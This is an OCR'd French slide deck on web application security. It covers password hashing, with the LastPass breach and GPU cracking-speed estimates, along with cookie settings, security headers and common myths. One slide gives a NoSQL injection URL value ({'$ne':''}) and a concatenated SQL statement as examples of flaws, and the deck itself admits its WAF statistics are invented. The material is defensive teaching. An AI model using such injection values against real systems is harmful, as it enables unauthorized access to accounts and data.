
- **Protection:**
  - ❑OBLIGATOIRE: annoncer aux visiteurs du site que leurs interactions sont transmises à des tiers (c'est la loi!)
  - ❑OBLIGATOIRE: configurer le niveau de diffusion autorisé dans les fuites par champ Referrer (en-tête HTTP: Referrer-Policy)
  - ❑BONUS: indiquer la liste exacte des partenaires à qui les données sont transmises (Ce n'est pas une obligation légale, mais ça fait de vous quelqu'un de plus sympa ☺)
  - ❑BONUS: rapatrier les scripts sur un serveur statique dont on est propriétaire.
  - ❑BONUS: utiliser le contrôle d'intégrité des scripts d'origine tierce (nom technique: *Subresource Integrity - SRI*)
    - ❑(c'est inclus dans les navigateurs web, faut juste lire la doc…)

    - Pour plus d'informations: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy
    - Ou consulter l'écran #91

La mauvaise utilisation de la cryptographie

"Mais que pourrais-je bien faire faux?"

La mauvaise utilisation de la cryptographie



26 vulnérabilités cryptographiques fréquentes sont citées sur cette page.
Qui dans la salle pense ne pas avoir commis d'erreur?

Cryptographie: les mots de passe utilisateurs

LastPass ****

Download LastPass.com U:

June 15 ,2015 @ 12:28 PM EST

We want to notify our community that on Friday, our team discovered and blocked suspicious activity on our network. In our investigation, we have found no evidence that encrypted user vault data was taken, nor that LastPass user accounts were accessed. The investigation has shown, however, that LastPass account email addresses, password reminders, server per user salts, and authentication hashes were compromised.


Cryptographie: les mots de passe utilisateurs

LastPass ****

Was my master password exposed?

No, LastPass never has access to your master password. We use encryption and hashing algorithms of the highest standard to protect user data. We hash both the username and master password on the user's computer with 5,000 rounds of PBKDF2-SHA256, a password strengthening algorithm. That creates a key, on which we perform another round of hashing, to generate the master password authentication hash. That is sent to the LastPass server so that we can perform an authentication check as the user is logging in. We then take that value, and use a salt (a random string per user) and do another 100,000 rounds of hashing, and compare that to what is in our database. In layman's terms: Cracking our algorithms is extremely difficult, even for the strongest of computers.

Cryptographie: les mots de passe utilisateurs



```
Hashtype: PBKDF2-HMAC-SHA256

Speed.Dev.#1.:  1173.1 kH/s (81.39ms)
Speed.Dev.#2.:  1171.6 kH/s (85.26ms)
Speed.Dev.#3.:  1194.3 kH/s (77.60ms)
Speed.Dev.#4.:  1182.9 kH/s (80.93ms)
Speed.Dev.#5.:  1182.3 kH/s (86.08ms)
Speed.Dev.#6.:  1174.8 kH/s (81.28ms)
Speed.Dev.#7.:  1191.0 kH/s (77.58ms)
Speed.Dev.#8.:  1203.1 kH/s (80.72ms)
Speed.Dev.#*.:  9473.2 kH/s
```

AWS

- 1'173'000 mots/sec./GPU pour HMAC-SHA256(i=1000)
- Pour 100'00 iterations: ~11'730/sec.
- AWS: 20 instances x 16 GPUS = 11'730 x 20 x 16 = 3'753'600 mots/sec.
- → 13'512'960'000 mots/heure.
- **Est-ce vraiment "lent"?**

Cryptographie: les mots de passe utilisateurs

The Register®
Biting the hand that feeds IT

DATA CENTRE SOFTWARE NETWORKS SECURITY INFRASTRUCTURE BUSINESS HARDWARE SCIENCE

LastPass got hacked: Change your master password NOW

Pff, more like LostPass

15 Jun 2015 at 21:13, Neil McAllister 138

Password-storing cloud biz LastPass is urging its users to change their master passwords after hackers broke into its network at the end of last week.

The intrusion reportedly happened on Friday afternoon, but many LastPass users are only learning about it now. LastPass last had a security scare in 2011.

Cryptographie: les mots de passe utilisateurs

Cryptographie: les mots de passe utilisateurs

- **Éléments de vulnérabilité:**:
  - La base est accédée par un tiers.
  - Les mots de passe des utilisateurs sont stockés au moyen d'un protocole ne résistant pas aux attaques cryptographiques de base:
    - Recherche par dictionnaire
    - Recherche par tables 'rainbow'/'thunder'
    - Recherche par force brute
- **Effets**:
  - Vol d'identité / usurpation / accès aux données et opérations restreintes.

Cryptographie: les mots de passe utilisateurs

Qu'en pensez-vous?

```
u.setPassword = Hash.MD5(form["password"]);
```

- ☒ Attaques dictionnaire
- ☒ Attaques rainbow
- ☒ Attaques force-brute

*: et non pas 'quand pensez-vous'…

Cryptographie: les mots de passe utilisateurs

Qu'en pensez-vous?

```
u.setPassword = Hash.SHA512(form["password"]);
```

- ☒ Attaques dictionnaire
- ☒ Attaques rainbow
- ☒ Attaques force-brute

Cryptographie: les mots de passe utilisateurs

Qu'en pensez-vous?

```
salt = Security.GetRandomBytes(32);
u.setPassword = Hash.SHA256(form["password"]+salt);
```

- ☒ Attaques dictionnaire
- ☑ Attaques rainbow
- ☒ Attaques force-brute

Cryptographie: les mots de passe utilisateurs

Qu'en pensez-vous?

```
pwd = form["password"];
if(pwd.IsComplexEnough())
{
 salt = Security.GetRandomBytes(32);
 u.setPassword = Hash.SHA256(pwd+salt);
}
```

- ☑ Attaques dictionnaire
- ☑ Attaques rainbow
- ☒ Attaques force-brute

Cryptographie: les mots de passe utilisateurs

Qu'en pensez-vous?

```
pwd = form["password"];
if(pwd.IsComplexEnough())
{
 int cost = 12;
 salt = Security.GetRandomBytes(32);
 u.setPassword = Bcrypt(pdw+salt, cost);
}
```

- ☑ Attaques dictionnaire
- ☑ Attaques rainbow
- ☑ Attaques force-brute

Également:
- ARGON2
- SCRYPT
- PBKDF2 (si aucun autre n'est possible)

Cryptographie: les mots de passe utilisateurs

- **Pour aller plus loin**:
  - Eviter au maximum de devoir stocker des mots de passe: utiliser un système déjà existant est souvent préférable.
  - Pour les accès privilégiés/admin: authentification forte ou dynamique (mdp variable à chaque connexion).
- **Ressources:**
  - OWASP Password Storage Cheatsheet https://www.owasp.org/index.php/Password_Storage_Cheat_Sheet

Cryptographie: les secrets dans les fichiers de configuration…

- **Éléments de vulnérabilité:**:
  - Des éléments d'authentification sont inscrits en clair dans des fichiers placés sous la racine du site web.
- **Effets**:
  - En cas de compromission quelconque ou fuite de données, les codes seront rendus visibles.
- **Protection**:
  - ❑ OBLIGATOIRE: aucun mot de passe en clair dans un fichier de configuration.
  - ❑ BONUS: authentification intégrée!
  - ❑ ALTERNATIVE: stockage du secret dans un fichier à restrictions supérieures!
  - ❑ ALTERNATIVE: utilisation d'un HSM pour déchiffrer le secret.
  - ❑ ALTERNATIVE: utilisation du HSM "virtuel" (p.ex.: sous Windows → DPAPI).

Les fuites de données…

- Fichiers robots.txt:
  - Accessibles publiquement.
  - Inscrire des interdictions peut révéler des éléments sensibles.

- Messages d'erreurs et exceptions:
  - Peuvent divulguer des informations sensibles.

❑OBLIGATOIRE: aucun message d'erreur technique n'est transmis au navigateur/client.

La session utilisateur mal protégée…

- La sécurité d'une session repose (très souvent) sur le cookie de session.
- Cookie = chaîne de texte transmise par le navigateur dans les en-têtes à chaque requête
- **Protection:**
  - ❑ Mise en oeuvre du modèle de menace "jetons de sécurité"
    - ❑ Transmission uniquement via un canal protégé
    - ❑ La valeur d'un cookie est imprédictible
    - ❑ La modification d'un cookie n'en créé pas un nouveau valable
    - ❑ Le serveur assigne les cookies
    - ❑ La même valeur ne peut être attribuée à deux cookies
    - ❑ Le rejeu d'un cookie ne mène pas au rejeu d'une session

La session utilisateur mal protégée…

- **Protection (suite):**
  - ❑ Configuration du cookie
    - ❑ Attribut 'secure' activé
    - ❑ Attribut 'httponly' activé
    - ❑ Attribut 'path' configuré
    - ❑ Attribut 'domain' configuré
    - ❑ Attribut 'expires' configuré
  - ❑ L'identifiant de session est renouvelé à chaque variation du niveau d'accès (p.ex.: si authentification = succès → changement de sessionid).

Les fonctions des navigateurs dont on profite trop rarement…

- Les navigateurs implémentent de nombreux mécanismes de défense contre les attaques; mais ces mécanismes doivent être configurés.
- La configuration s'effectue via l'envoi d'en-têtes HTTP dans les réponses.
- **Protection des navigateurs:**
  - Strict-Transport-Security: force l'utilisation de HTTPS;
  - X-Frame-Options: empêche l'incrustation du site dans un site tiers
  - X-XSS-Protection: active le détecteur d'attaques XSS
  - X-Content-Type-Options: désactive l'interpréteur intelligent d'en-têtes de fichiers multimedia;
  - X-Permitted-Cross-Domain-Policies: détermine quels sites peuvent initier des requêtes AJAX sur le site web;
  - Public-Key-Pins: code en dur l'empreinte de la clé publique du certificat TLS;
  - Content-Security-Policy: voir écran suivant.

Les fonctions des navigateurs dont on profite trop rarement…

- **En-tête Content-Security-Policy:**
  - script-|object-|img-|style-|media-|object-|frame-|child-|font-|connect-src: liste blanche des domaines autorisés à charger des ressources de type X-;
  - form-action: vérouille l'attribut 'action' des formulaires;
  - script-nonce: contrôle d'intégrité des scripts tiers;
  - block-all-mixed-content: empêche le chargement de ressources via HTTP.
  - upgrade-insecure-requests: élève automatiquement les appels http inscrits en dur vers https;
  - referrer: configure la politique de diffusion d'historique dans le champ referrer;
  - Formulaire pour générer un en-tête CSP: https://report-uri.io/home/generate

Les fonctions des navigateurs dont on profite trop rarement…

- **Contrôle d'intégrité de scripts tiers (SRI):**


```
<script src="https://domaine.com/v1.2/script.js"
   integrity="sha384-
48f6018bc6898a5c9e61d549b174131c07ed70542ba1c326289b9cc35af22f84"
   crossorigin="anonymous"></script>
```

Les mythes du web…

Le concept client-serveur

La perception:


- Une interface utilisateur et une logique conçues en interne puis acheminées vers le client web,
- Un ensemble "E" de requêtes envisageables.



Le concept client-serveur

La réalité:

- Une **proposition d'**interface utilisateur et une **proposition de** logique conçues en interne puis acheminées vers le client web,
- Un ensemble **E'** de requêtes envisageables, composé de:
  - L'ensemble 'E'.
  - **L'ensemble de toutes les requêtes permises par le protocole.**



Les mythes du web

- Mythe #1: "On a HTTPS!"
  - HTTPS, c'est comme un tunnel: les conducteurs dangereux passent quand même, sauf qu'on ne voit plus rien!
  - L'application vulnérable reste vulnérable.
- Mythe #2: "On utilise un framework/CMS sécurisé!"
  - 1) ouvrir google et chercher "CVE [nom du framework préféré]"
  - 2) lire les résultats

Les mythes du web

- Mythe #3: "On a commandé un test d'intrusion web!"

"Test d'intrusion" *n.m. déf. Fr.*
"Évaluation de la capacité d'un système connecté au web à résister à des attaques qu'une personne dans un état émotionnel X et de fatigue Y connaît, comprend et arrive à mettre en œuvre et documenter en un nombre de jours J convenu d'entente avec le propriétaire du système."

Les mythes du web

- Mythe #3: "On a commandé un test d'intrusion web!"
  - La couverture fonctionnelle du test a-t-elle été établie?
    → quelles parties du code source n'ont jamais été exécutées via le test?
  - Le code et les configurations actuellement en ligne sont-ils les mêmes que ceux qui ont été soumis au test d'intrusion?
  - Les scénarios incluant une composante sociale (appels, emails, rencontre, phishing, etc.) ou physique (déplacement sur site) étaient-ils autorisés pour le test?
  - Le test admet-il qu'un poste de travail interne ou partenaire soit compromis?
  - Les tests "standards" ont-ils réellement été effectués?
  - Les systèmes asynchrones ont-ils été inclus? (p.ex.: validations, monitoring, etc.)
  - La cryptographie a-t-elle été éprouvée?

Les mythes du web

- Mythe #4: "On a installé un WAF*!"
  - 13% des entreprises l'ont placé avant le terminateur TLS**
  - 56% des entreprises ne savent pas si le filtrage est activé ou non.**
  - 86% des entreprises ont uniquement activé le filtrage "blacklist"**
  - 98% des développeurs/architectes ne centralisent pas les règles de validation métier**
- Mythe #5: "On n'a que des bases NoSQL!"
  - `db.tokens.find({username: sess.username, token: $token});`
  - `https://site.com/verifyemail?token={"$ne":""}`
- Mythe #6: "On utilise un ORM!"
  - P.ex.: Doctrine ORM -> `DB::statement('insert into…'.$value.' and …');`

*: WAF: *Web Application Firewall* - Dans le web, pare-feu opérant dans les contenus des requêtes/réponses HTTP
**: chiffres inventés de toute pièce


Les mythes du web

- Mythe #7: "L'application n'est pas accessible depuis le web!"
  - Une grande partie des intrusions de grande envergure médiatisées repose sur un poste client infecté comme 1ère étape (p.ex.: Sony Pictures, RSA, TV5Monde, etc.).
  - L'application web 'interne' est une opportunité de progression interne horizontale (accès aux données d'un autre compte) et verticale (accès aux systèmes adjacents).
  - L'application web interne accessible depuis des réseaux partenaires ou les clients mobiles (p.ex.: via accès VPN) est aussi interne que ne le sont les postes depuis lesquels l'utilisateur se connecte…
- Formule magique pour déterminer si votre application web est réellement interne:

```
Risque interne = a x ln(b)
  a: % de systèmes ayant accès à l'application
  b: temps requis pour détecter l'infection et isoler la  machine (minutes)
  Attaque: [0;2.99]: peu probable [3;5.99]: probable, [6;[: garantie
```

Les mythes du web

- Mythe #8: "Nous ne sommes pas visés par des pirates!"
  - Voilà à quoi ressemblent 90% des pirates du web aujourd'hui:



Parlons un peu des développeurs…

Parlons un peu des développeurs…

Nous sommes spécialisés dans la fourniture de services informatiques high-tech à haute valeur ajoutée, dont l'implantation de systèmes distribués, le développement de plateformes de services et l'intégration de système hétérogènes.

Afin de renforcer notre équipe de spécialistes à Fribourg, nous recherchons un :

Développeur Fullstack Java/web

Votre formation :

- Vous êtes au bénéfice d'un BSc / MSc EPF, HES ou équivalent

Vos expériences professionnelles :

- Au moins 4 ans d'expérience dans le développement Java/J2EE/Web
- Expérience dans le domaine de la conduite de développeurs souhaitée

Nous demandons :

- Étant dans un Canton bilingue, nous demandons la langue maternelle française ou allemande avec de bonnes connaissances de l'autre langue (ou volonté de l'apprendre avec notre support)
- Java et Java Enterprise vous sont familiers
- Vous êtes habitué à utiliser un framework Web (AngularJS, JQuery, …)
- Si vous avez une expérience en développement mobile, nous l'acceptons volontiers
- Et bien sûr, les serveurs d'application n'ont plus de secret pour vous
- Vous êtes de nationalité suisse ou avez un permis d'établissement valable
- Lieu de travail : Fribourg ou Berne selon votre lieu d'habitation

Profil minimum requis :


- Fullstack
- Java
- Web

Traduction:

- Diplôme de hautes études
- 4 ans d'expérience pro
